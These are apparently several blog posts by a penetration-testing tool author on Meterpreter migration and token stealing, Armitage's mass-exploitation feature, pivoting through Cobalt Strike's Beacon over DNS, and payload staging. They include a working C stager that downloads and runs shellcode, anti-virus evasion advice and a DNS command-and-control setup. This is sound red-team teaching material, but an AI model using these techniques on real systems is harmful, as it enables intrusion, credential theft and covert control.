To change to another process, use migrate [process id] to force Meterpreter to open a handle to another process, allocate memory there, copy itself, and start a new thread of execution in that process. Somehow, Meterpreter preserves state during this migration as well. I’d like to give you a summary of how it does that, but truth is–I don’t know 🙂 The PID column of the ps output indicates the process ID. Don’t confuse this column with PPID which is the parent process ID.

Be aware of “when” you choose to migrate. If you live in a process and you’ve started pivoting, logging keystrokes, and doing other things–when you migrate, you may end up forcing Meterpreter to think it must control or interact with a non-existent resource and you may lose your session. It’s best to migrate early, before you’ve started to do anything significant. If in doubt, have Beacon on the system to give you a quick way to recover your session if something goes wrong.

What is the architecture of the system I’m on and the process I’m in?

When you attack a system and get a session, you may deliver an x86 payload, but find that you’re on an x64 system. It’s important to know the architecture of the system you’re on and the type of process you live in. If you’re in an x86 process on an x64 system, some actions that require manipulation of system data structures will fail. If you want to dump hashes or use mimikatz, you will need to make sure you live in a process that matches the native system.

How do you do this? You can pull this off with our friend migrate. Use migrate [process id] to move to another process. If you move from an x86 to an x64 process or vice versa, Meterpreter will manage this transition for you. The Arch column of ps’s output is the architecture of the process.

To determine the architecture of your current Meterpreter session and the system you’re on, use sysinfo.

What is my current desktop?

This is one that bites folks a lot. Windows has the concept of desktop sessions. Each desktop session has its own number. Most Meterpreter actions will act on the active desktop session. If you try to take a screenshot, Meterpreter will try to oblige you by getting a screenshot of the current desktop session. If your process is not associated with a desktop, then you will not get a screenshot. If your process is not associated with a desktop that’s in use, then you will not get a useful screenshot. This same logic also applies to keystrokes and other tools that allow you to capture user activity. This same logic also applies if you’re trying to execute a non-hidden program and make it show on the user’s desktop.

To see which desktop you’re in, use getpid to determine your process and look at the session column in the output of ps.


Use enumdesktops to see which desktops are available.

enumdesktops

Use setdesktop to force your process to associate with another desktop. This command requires a few arguments provided by enumdesktops, make sure you review the help provided by setdesktop -h.

Take a look at the Session column of ps’s output to see the desktop session associated with each process.

Which token do I have?

The last item to know is your current token. In Windows, each process and thread has a token associated with it. This token states which user the thread of execution is associated with and which subset of that user’s rights the thread or process has. Knowing the token you currently have is everything. Your token is your free pass to summer fun and the ability to do things.

If you have the NT AUTHORITY\SYSTEM token, you have a token that gives you complete control of the host that you’re on. Generally, you need this token to dump hashes and perform other actions that require interrogating the system for things you want. This token is associated with the current host though. This token does not give you the right to manipulate other systems that trust the same domain controller.

If you have the token of a user on the domain, you have the rights to do things and access the resources that user can get to. For example, if there’s a share on another system that you have the rights to, you may open a command shell and interrogate it.

If you have the token of a domain administrator, then you may go to town and take over the world. You can try to copy an executable to a place another host can reach and schedule it to run on another host. This gives you the ability to get code execution on other hosts that are part of the same domain.

Knowing your current token is important. To determine the token you have, use getuid.

To steal a token from a process, use steal_token [process id]. The User column of ps’s output has the token associated with each process.

To go back to your original token when you’re ready to do so, use rev2self (revert to self).

A process listing is one place to find a token, but it’s not the only place. Windows may associate a different token with each thread and tokens persist on a system until reboot. If you want to enumerate the current system for all available tokens, use the incognito module to do so. I could write about this module here, but the Metasploit Unleashed Wiki covers it well.

The Take Away

When I’m using meterpreter, sometimes, an action will not happen as I hoped. When I find myself in this situation. I take a look at these contextual factors. If I want to spy on the user, I make sure I’m in a process associated with the right desktop session. If I want to dump hashes I make sure my meterpreter architecture matches the operating system’s architecture. If I want to perform a privileged action, I make sure I have the right token to do it.

As deceptively simple as Meterpreter is, there are a lot of contextual factors to know to get the most from it.

The Origin of Armitage's Hail Mary Mass Exploitation Feature

Several times now, an author has introduced Armitage, and the main value add to the hacking process that they emphasize is the “devastating” Hail Mary attack. I’m most proud of Armitage’s red team collaboration capability–it’s why I built the tool in the first place. The Hail Mary attack? Meh. That said, I’d like to share with you how the Hail Mary attack came to be.

I released Armitage in late November 2010. In a December 2010 PaulDotCom episode, Larry reviewed Armitage. I’m a PaulDotCom fan and so I was very excited to watch this. He tried out an Armitage menu that launched the now defunct db_autopwn and a lot of the conversation in that review centered around the poor behavior of that particular feature.

For those that don’t remember, db_autopwn is a former Metasploit Framework feature to automatically launch exploits against everything in the database. The feature was never very smart though. You could opt to launch exploits based on open service or imported vulnerabilities. If you launched by open service, db_autopwn would unleash every exploit that matched each open service. It didn’t attempt to order the exploits or stagger them in a smart way, it just launched them. More amusingly, it didn’t discriminate at all, the db_autopwn feature would launch exploits for all operating systems against each open service.

The Armitage menu item to launch db_autopwn was called the Hail Mary. Why? Because, in my mind, you would only use db_autopwn as a desperate measure.

For all of the things brought up during the review, db_autopwn’s weaknesses were the thing I decided to address right away.

http://blip.tv/pauldotcom/armitage-gui-pauldotcom-episode-223-tech-segment-4532832

I opted to make an intelligent auto-exploitation feature. The algorithm is pretty basic:

  1. For each host, map open services to Metasploit Framework exploits
  2. Remove exploits that do not meet a minimum reliability criteria
  3. Remove exploits that do not match the host’s operating system
  4. Sort the exploits by reliability first and date of release second. The newest and most reliable exploits should fire first.
  5. Launch it!

There’s no real magic to the above algorithm. Even though this algorithm is smarter than db_autopwn, I kept the name Hail Mary to reflect my feelings on this kind of attack. The Hail Mary is not a precision strike. It’s a blunt instrument. It’s loud and there’s not a lot of room for configuration. Push the button and see what happens.

My attack process doesn’t have a place for a Hail Mary-like feature, but I’ve heard some people use it to test their IDS or create noise. Here’s an old video with this attack in action:

db_autopwn was removed from the Metasploit Framework in late 2011. Funny, I’ve run into people who have kept a second install of Metasploit around just to continue to have access to this feature.

With the constant emphasis on the Hail Mary, maybe there are more folks who miss db_autopwn than I thought?

Hacking through a Straw (Pivoting over DNS)


Last month, I announced Beacon’s ability to control a host over DNS. I see Beacon as a low and slow lifeline to get an active session, when it’s needed. Sometimes though, Beacon is all you have. There are times when Meterpreter gets caught too quickly or just can’t get past the network egress restrictions.

For these situations, Beacon has the basic post exploitation tools. Beacon can execute commands, get files, put files, log keystrokes, and inject shellcode to spawn another session. Today, Beacon can now act as a pivot to relay your scans and attacks into a compromised network. If you can’t get a Meterpreter session or if Beacon’s DNS channel is your only way out, it’s now possible to continue your march into your target’s network.

beaconpivot

Setup

To pivot through a Beacon, go to View -> Beacons, and interact with the Beacon you would like to pivot through. First, you will want to decide on the right data channel. Cobalt Strike’s DNS Beacon gives you three options:

Use mode http to ask Beacon to use HTTP as a data channel. When it’s time to checkin, Beacon will connect to you and download tasks as an HTTP GET request. When there’s data to send back, Beacon will use an HTTP POST request to send data. This option is the default data channel. It is also very fast and has much more capacity than both of the DNS data channels.

Use mode dns to ask Beacon to use DNS as a data channel. When it’s time to checkin, Beacon will make several A record requests for a domain your Cobalt Strike system is authoritative for. Each request will download 4 bytes of the tasking at a time. Data is sent back as a series of A record requests with data embedded in the requested hostname.


The normal DNS mode is sufficient for controlling a compromised host, but for pivoting, 4 bytes per DNS request is not a lot of capacity. To make up for this shortcoming, I’ve added mode dns-txt which asks Beacon to use DNS as a data channel, but download tasks using TXT records. This gives Beacon a capacity of ~184 bytes of base64 encoded data per request. If you’d like to use Beacon to relay traffic over DNS, I recommend that you use this mode first.

Next, you will want to change want to change Beacon’s sleep time. By default, Beacon calls home every sixty seconds. When relaying traffic through Beacon, this sleep time introduces unnecessary latency. Use sleep 0 to task Beacon to call home several times a second.

Now, type socks 8080 to set up a SOCKS4 proxy server on port 8080. Beacon exposes its pivoting capability as a SOCKS proxy server. This gives you the freedom to relay traffic from the Metasploit Framework, proxy aware tools and external tools.

Your Beacon console should look something like this:

bconsole2

Metasploit Framework Setup

To relay the Metasploit Framework’s traffic through Beacon, go to View -> Console, and type: setg Proxies socks4:127.0.0.1:8080. This option will force the Metasploit Framework to route outgoing TCP connections through the Beacon SOCKS proxy server. Once this option is set, you may launch modules and interact with the Metasploit Framework through Cobalt Strike.

To stop relaying new connections through Beacon, use unsetg Proxies to unset this global option.

Host Discovery and Enumeration

If you have a foothold on a system and you can’t or don’t want to create a Meterpreter session, you will have to find some way to discover hosts before launching a scan through Cobalt Strike. Use Beacon to run ipconfig against the compromised system to learn the basics of the network you’re on. Issue an arp -a command to see which hosts are in the ARP cache and add them to the database (Hosts -> Add).

Next, to discover some low hanging fruit type hosts, launch the auxiliary/scanner/smb/smb_version module against the network your compromised host is on. If you’re using DNS as a data channel, I recommend running one scan at a time to keep the channel responsive and avoid any unneeded timeouts. Once the smb_version module completes, follow it up with auxiliary/scanner/ssh/ssh_version. If there are other services you’re interested in, launch these modules against the network too.

Once you’ve identified a handful of hosts, you may highlight them in the targets area, right-click and select Scan to learn more about them.

Exploitation

Once you have some target information, presumably you know which attacks you’d like to try. You can launch exploits through a Beacon pivot, use psexec, or launch an auxiliary module like ssh_login.

Here are a few details to keep in mind:

  1. If you launch an exploit through a Beacon SOCKS pivot, you may use a reverse connection, but you must set the Metasploit Framework option ReverseAllowProxy to true. Use setg ReverseAllowProxy true. Beware that the reverse connection will attempt to come back to you or the LHOST you specify directly. The Beacon SOCKS proxy server does support the ability to set up a listening socket (its part of the SOCKS protocol), but I do not know how to force the Metasploit Framework to take advantage of this.
  2. You may use a bind payload through a Beacon SOCKS pivot. Beware that Meterpreter is big and staging a ~750KB payload over DNS TXT records takes a few minutes (not to mention, it’s a lot of requests too). If the target network can communicate with you over HTTP, use mode http to force Beacon to communicate with you using HTTP GET and POST requests. Launch your exploits, get your meterpreter sessions, and then use mode dns-txt to happily manage your meterpreter sessions through a DNS channel. Changing the communication mode of Beacon will not drop or otherwise affect connections relayed through the Beacon. This gives you a lot of flexibility to use the right channel for the right situation.
  3. Cobalt Strike bundles all data it must relay via Beacon into one package. Once this data is transmitted to your Beacon (through whatever channel), this data is parsed, and sent to the right sockets. If you have a large transfer taking place (*cough*staging meterpreter*cough*) over a DNS channel, expect your other connections to become non-responsive until the transfer is complete. Beware of the capacity of the channel that you’re using when pivoting through Beacon.

This new ability to pivot through Beacon gives Cobalt Strike users egress options that they did not have before. This ability to pivot through Beacon is available in today’s Cobalt Strike update. Licensed users may get the latest release with this feature by running the built-in update program. A full list of changes are in the release notes.

Staged Payloads - What Pen Testers Should Know


The Metasploit Framework decouples exploits from the stuff that gets executed after successful exploitation (the payload). Payloads in the Metasploit Framework are also divided into two parts, the stager and the stage. The stager is responsible for downloading a large payload (the stage), injecting it into memory, and passing execution to it.

payloadstage-light
Payload Staging Process

Staging first came about out of necessity. Many exploitable situations constrain how many bytes an attacker may load, unchanged, into one contiguous location in memory. One way to do interesting post exploitation in these situations is to deliver the payload in stages.

Stagers are usually written in hand optimized assembly language. The attacker’s goal is to make the stager as small as possible. A small stager gives an attacker freedom to use it with more exploits.

This code snippet shows a stager written in C. Allocate a buffer, download the stage, and pass control onto it. I explain this process in an earlier blog post, the entire program is on Github.

/* connect to the handler */
SOCKET my_socket = wsconnect(argv[1], atoi(argv[2]));

/* read the 4-byte length */
int count = recv(my_socket, (char *)&size, 4, 0);
if (count != 4 || size <= 0)
punt(my_socket, "read a strange or incomplete length value\n");

/* allocate a RWX buffer */
buffer = VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

if (buffer == NULL)
punt(my_socket, "could not allocate buffer\n");

/* prepend a little assembly to move our SOCKET value to the EDI register
thanks mihi for pointing this out
BF 78 56 34 12  => mov edi, 0x12345678 */
buffer[0] = 0xBF;

/* copy the value of our socket to the buffer */
memcpy(buffer + 1, &my_socket, 4);

/* read bytes into the buffer */
count = recv_all(my_socket, buffer + 5, size);

/* cast our buffer as a function and call it */
function = (void (*)())buffer;
function();

Staging makes it possible to deliver a variety of payloads with just a few stagers. So long as I have code that is compatible with a stager, I may deliver my code with all the exploits the stager supports (again, size is a constraint). This flexibility makes payloads like Beacon possible without requiring modifications to the Metasploit Framework.

Relying on a stager makes anti-virus evasion simpler too. Windows Meterpreter is 700KB and Cobalt Strike's Beacon is 120KB. Let's assume there is no size constraint--if I create an attack package, to deliver my desired payload as-is, I am providing an anti-virus vendor with a lot more stuff they can write a signature against. By using a stager to deliver my payload, I have to focus only on getting the stager and attack package past anti-virus. If the stager is not caught, then my stage is probably safe.

In theory, a stage could be position independent code of any size. In reality, stages used with the Metasploit Framework are DLLs written in C. These DLLs are compiled with a Reflective DLL Injection library, written by Stephen Fewer. This library is able to load a library into a process from memory. Consult Stephen Fewer's Reflective DLL Injection paper to learn how it works.

When preparing a DLL to become a stage, the Metasploit Framework prepends bootstrap code to the beginning of the payload DLL. This bootstrap code calls the exported Reflective DLL injection function in the payload DLL with the location in memory of the payload DLL. This bootstrap code coupled with the Reflective DLL Injection library allows the payload to load itself into the process, without touching disk, once the stager passes control to it. From my experience, this process requires a specific compiler and build settings to work properly.

staging
Payload Staging without Encoding



If you look at a staging process in Wireshark, you will see an unobfuscated DLL going over the wire. This is a great opportunity to get caught. Fortunately, the Metasploit Framework now has options to encode this second stage. These options are EnableStageEncoding and StageEncoder. Cobalt Strike's Listener Management feature automatically sets these options for you.

Payload Staging with Encoding

While the simplest stagers connect to an attacker and download the payload via a TCP connection, this is not always the case. It's possible to stage over any protocol a developer is willing to write code for. Windows provides a rich library called WinINet that makes it easy to grab content from any URL. This library sits below Internet Explorer and gives developers a lot of capability for free. This library makes it possible to grab a payload over HTTP or HTTPS while keeping the stager small enough to use with most exploits.

Sadly, the size constraint of stagers makes other communication options more challenging to implement with the Metasploit Framework's toolset. If there are no built-in Windows libraries to download a stage with very little code, it makes little sense to write a stager for that protocol. If there is no stager for a protocol, it makes little sense to have Meterpreter or another payload speak that protocol. The logic goes like this--if I can stage over a protocol, then I must be able to communicate over it. If I can't stage over a protocol, I shouldn't expect that I can stage the payload in the first place. This logic kept me from pursuing the DNS Communication feature in Beacon for a long time.

Staged Payloads are an awesome capability in the penetration tester's arsenal. Stagers give us a lot of flexibility in terms of which tools we use after successful exploitation. Even though this process is largely invisible to users, I wrote this post to shed some light and context on what's happening. The better we know our tools, the better prepared we are to use them properly.


Interested in Trying Cobalt Strike?

REQUEST A QUOTE

That'll never work--we don't allow port 53 out

One of my favorite Cobalt Strike features is its ability to quietly manage a compromised system with DNS. Being rather proud of this feature, I talk about it a lot. During some conversations, I’ve heard the response “that’ll never work, we don’t allow port 53 out, unless it’s our internal DNS server”. To which I reply, “That does not matter, if I get code execution on a system that can resolve an internet host, then I can control that system”.

Here’s how:

Cobalt Strike ships with a DNS server. When I create a listener for the DNS Beacon, this server is started for me.

Sitting at a random place on the internet, this DNS server is useless. To have use, this server must become part of the “hierarchical distributed naming system for computers, services, and resources connected to the Internet” [ref]. The thing we lovingly refer to as the Domain Name System.


How do I make my server part of the DNS system? I register a domain and delegate my Cobalt Strike system as the authoritative DNS server for that domain (or some subdomain).

ns2

malwarec2.losenolove.com is authoritative for several losenolove.com subdomains

